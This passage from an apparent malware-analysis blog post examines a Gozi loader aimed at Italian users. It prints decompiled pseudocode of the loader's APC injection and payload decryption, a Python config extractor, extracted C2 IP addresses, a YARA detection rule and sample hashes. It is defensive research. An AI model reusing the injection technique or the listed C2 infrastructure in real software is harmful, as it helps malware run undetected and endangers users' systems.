
GetVersionExA

TerminateProcess

ExitProcess


SetErrorMode

After the API's were resolved the ShellCode will use VirtualAlloc to create a new memory section (`0x230000`):



VirtualAlloc Call

Then a decryption loop will occur which will resolve and overwrite the freshly allocated memory with an executable binary:



Gozi Loader Writing Process


At this point I've dumped the binary and moved to analyze it.

Gozi Loader

I've tried to upload the binary to Tria.ge and instantly got a result that they found it's Gozi binary statically:

Tria.ge Static Incrimination

Which made me a bit confused because I know that Gozi stores references to it's config below the section table (and there supposed to be 3 config entries)



Config References In Gozi Binaries

So I've opened IDA and tried to look what's going on with this binary, it contains a small amount of function (about 30) and in the "main" function, it will simply hold a reference to another function and will use the API `ExitProcess` in order to execute this function:

```
1 void __noreturn start()
2 {
3   int refFunc; // esi
4
5   refFunc = 0;
6   hHeap = HeapCreate(0, 0x400000u, 0);
7   if ( hHeap )
8   {
9     dModuleHandle = (int)GetModuleHandleA(0);
10    GetCommandLineW();
11    refFunc = mwMainFunc_4019F1();
12    HeapDestroy(hHeap);
13  }
14  ExitProcess(refFunc);
15 }
```
Start Function

APC Injection

I was hovering over the function `mwMainFunc_4019F1` and suddenly saw a call to the API `QueueUserAPC`

```
Thread = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)SleepEx, lpParameter, 0, 0);
if ( !Thread )
  goto LABEL_27;
if ( !QueueUserAPC((PAPCFUNC)pfnAPC, Thread, (ULONG_PTR)dwData) )
{
  LastError = GetLastError();
  TerminateThread(Thread, LastError);
  CloseHandle(Thread);
  Thread = 0;
  SetLastError(LastError);
```

QueueUserAPC API Call

The main thing we need to know about APC Injection is that the first argument passed to `QueueUserAPC` will be the malicious content that the executed thread will execute. (In this case the developers of Gozi used the API `SleepEx` in order to perform the injection) In this case the first passed argument is actually a function `pfnAPC_40139F` which will decrypt the final Gozi payload and execute it using `ExitThread`


```
1  void __stdcall __noreturn pfnAPC_40139F(ULONG_PTR Parameter)
2  {
3    const CHAR *v1; // eax
4    int v2; // eax
5    unsigned int v3; // esi
6    char *v4; // edx
7    int v5; // eax
8    DWORD v6; // eax
9    int v7; // [esp+8h] [ebp-20h] BYREF
10   int v8; // [esp+Ch] [ebp-1Ch] BYREF
11   int v9[6]; // [esp+10h] [ebp-18h] BYREF
12
13   if ( (unsigned __int8)dword_40416C > 5u )
14     v1 = (char *)&unk_40513C + dword_404184;
15   else
16     v1 = (char *)&unk_40529C + dword_404184;
17   fn_convert_security_descritor_str(v1);
18   memset(v9, 0, sizeof(v9));
19   if ( mwDecrypt(v9, &v9[4], (unsigned int)lpParameter ^ 0xDD0210CF) )
20   {
21     v2 = lstrlenW(lpString);
22     v3 = 2 * v2 + 2;
23     if ( !sub_4015B0(2 * v2 + 10, (int)&v8, (int)&v7) )
24     {
25       v4 = (char *)lpString;
26       v5 = v7;
27       *(_DWORD *)v7 = 0;
28       if ( v4 )
29         sub_401FE6(v3, v4, (_DWORD *)(v5 + 4));
30       else
31         *(_WORD *)(v5 + 4) = 0;
32     }
33     v6 = sub_4012FB();
34   }
35   else
36   {
37     v6 = 11;
38   }
39   ExitThread(v6);
40 }
```

pfnAPC Function

Dynamic Analysis


Lets see this in the debugger:

APC Injection:



APC Injection Procedure

Final Payload Decryption Routine:



Final Payload Decryption Routine

Now I can dump the final payload and see whether or not I can extract some configs out of it.

Gozi Binary

I took a look below the section table and now we have 3 config entries as I would've expected:

```
000002D0  00 00 00 00 00 00 00 00 4A 4A 00 10 0C 58 CA D9  ........JJ...XÊÙ
000002E0  64 5E 28 E1 00 CA 00 00 10 01 00 00 4A 4A 00 41  d^(á.Ê......JJ.A
000002F0  13 58 CA D9 E1 DD B1 8F 00 CC 00 00 81 01 00 00  .XÊÙáÝ±..Ì......
00000300  4A 4A 00 11 23 58 CA D9 83 B9 EB 68 00 CE 00 00  JJ..#XÊÙƒ¹ëh.Î..
00000310  DB 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00  Û...............
```

Correct Config Reference

Config Extraction

I won't be going over Gozi's capability but what was interesting for me is extracting the configurations for it, so I've read about how Gozi handles the configuration and how to work around it using SentinelOne blog about gozi and this was my final script:

```
import pefile

import re

import struct

import malduck

import binascii


FILE_PATH = '/Users/igal/malwares/gozi/01-03-23/8. final.bin'


FILE_DATA = open(FILE_PATH, 'rb').read()


def locate_structs():

struct_list = []


pe = pefile.PE(FILE_PATH)


nt_head = pe.DOS_HEADER.e_lfanew

file_head = nt_head + 4

opt_head = file_head +18

size_of_opt_head = pe.FILE_HEADER.SizeOfOptionalHeader

text_section_table = opt_head + size_of_opt_head + 2

num_sections = pe.FILE_HEADER.NumberOfSections

size_of_section_table = 32 * (num_sections + 1)

end_of_section_table = text_section_table + size_of_section_table

jj_struct_start = end_of_section_table + 48

structs = FILE_DATA[jj_struct_start:jj_struct_start + 60]

return structs.split(b'JJ')[1:]


def convertEndian(byteData):

big_endian_uint = struct.unpack('>I', byteData)[0]

little_endian_uint = big_endian_uint.to_bytes(4, byteorder='little')

return little_endian_uint.hex()


def blobDataRetrieve(blobOff, blobLen):
```

```
pe = pefile.PE(FILE_PATH)
configOff = pe.get_offset_from_rva(blobOff)
blobData = FILE_DATA[configOff:configOff + blobLen].split(b'\x00\x00\x00\x00\x00')[0]
return blobData
def aplibDecryption(config_data):
ptxt_data = malduck.aplib.decompress(config_data)
#print(ptxt_data)
entry_data = []
for entry in ptxt_data.split(b"\x00"):
if len(entry) > 1:
entry_data.append(entry.decode('ISO-8859-1'))
return entry_data

def decodeC2(dataArray):
for data in dataArray:
if data.isascii() and len(data) > 20:
c2List = data.split(' ')
for c2 in c2List:
print(f'\t[+] {c2}')

dataStructs = locate_structs()

for data in dataStructs:
crcHash = convertEndian(data[6:10])
if crcHash == 'e1285e64': #RSA Key Hash
blobOffset = int(convertEndian(data[10:14]), 16)
configOff = pe.get_offset_from_rva(blobOffset)
print(f'[*] RSA Key at offset:{hex(configOff)}')
if crcHash == '8fb1dde1': #Config Hash
blobOffset = int(convertEndian(data[10:14]), 16)
blobLength = int(convertEndian(data[14:18]), 16)
blobData = blobDataRetrieve(blobOffset, blobLength)
decryptedData = aplibDecryption(blobData)
print('[*] C2 List:')
decodeC2(decryptedData)
if crcHash == '68ebb983': #Wordlist Hash
blobOffset = int(convertEndian(data[10:14]), 16)
```

```
blobLength = int(convertEndian(data[14:18]), 16)

blobData = blobDataRetrieve(blobOffset, blobLength)

decryptedData = aplibDecryption(blobData)[0].split('\r\n')[1:-1]

print('[*] Wordlist:')

for word in decryptedData:

print(f'\t[+] {word}')
```

```
[*] RSA Key at offset:0xa800

[*] C2 List:

[+] checklist.skype.com

[+] 62.173.141.252

[+] 31.41.44.33

[+] 109.248.11.112

[*] Wordlist:

[+] list

[+] stop

[+] computer

[+] desktop

[+] system

[+] service

[+] start

[+] game

[+] stop

[+] operation

[+] black

[+] line

[+] white

[+] mode

[+] link

[+] urls

[+] text

[+] name

[+] document

[+] type

[+] folder

[+] mouse

[+] file

[+] paper
```

[+] mark

[+] check

[+] mask

[+] level

[+] memory

[+] chip

[+] time

[+] reply

[+] date

[+] mirrow

[+] settings

[+] collect

[+] options

[+] value

[+] manager

[+] page

[+] control

[+] thread

[+] operator

[+] byte

[+] char

[+] return

[+] device

[+] driver

[+] tool

[+] sheet

[+] util

[+] book

[+] class

[+] window

[+] handler

[+] pack

[+] virtual

[+] test

[+] active

[+] collision

[+] process

[+] make

[+] local

[+] core

Yara Rule

The below rule was created to hunt down unpacked binaries:

```
import "pe"

rule Win_Gozi_JJ {

meta:

description = "Gozi JJ Structure binary rule"

author = "0xToxin"

malware_family = "Gozi"

date = "15-03-23"

strings:

$fingerprint = "JJ" ascii

$peCheck = "This program cannot be run in DOS mode" ascii

condition:

all of them and #fingerprint >= 2 and for all i in (1..#fingerprint - 1): (@fingerprint[i] < 0x400 and @fingerprint[i] > 0x250 and @fingerprint[i + 1] - @fingerprint[i] == 0x14)

}
```

You can see the result of proactive hunt using unpac.me yara hunt

Summary

In this blogpost we went over a recent Gozi distribution campaign that was targeting the Italian audience. The developers added some extra layers of protection to insure the payloads are being opened by Italian only users and by this bypass AV's to identify the retrieved payload.

IOC's

Samples:

AgenziaEntrate.hta - a3cec099b936e9f486de3b1492a81e55b17d5c2b06223f4256d49afc7bd212bc
AgenziaEntrate_decoded.js - c99f4de75e3c6fe98d6fbbcd0a7dbf45e8c7539ec8dc77ce86cea2cfaf822b6a
installazione.exe - 9d1e71b94eab825c928377e93377feb62e02a85b7d750b883919207119a56e0d
shellcode1.bin - ebea18a2f0840080d033fb9eb3c54a91eb73f0138893e6c29eb7882bf74c1c30
shellcode2.bin - df4f432719d32be6cc61598e9ca9a982dc0b6f093f8314c8557457729df3b37f
gozi loader.bin - 061c271c0617e56aeb196c834fcab2d24755afa50cd95cc6a299d76be496a858
gozi binary.bin - 876860a923754e2d2f6b1514d98f4914271e8cf60d3f95cf1f983e91baffa32b

C2's:

62.173.141.252

31.41.44.33

109.248.11.112

Botnet: 7709

References

Malware Analysis - Previous

ScrubCrypt - The Rebirth of Jlaive

Last modified 11d ago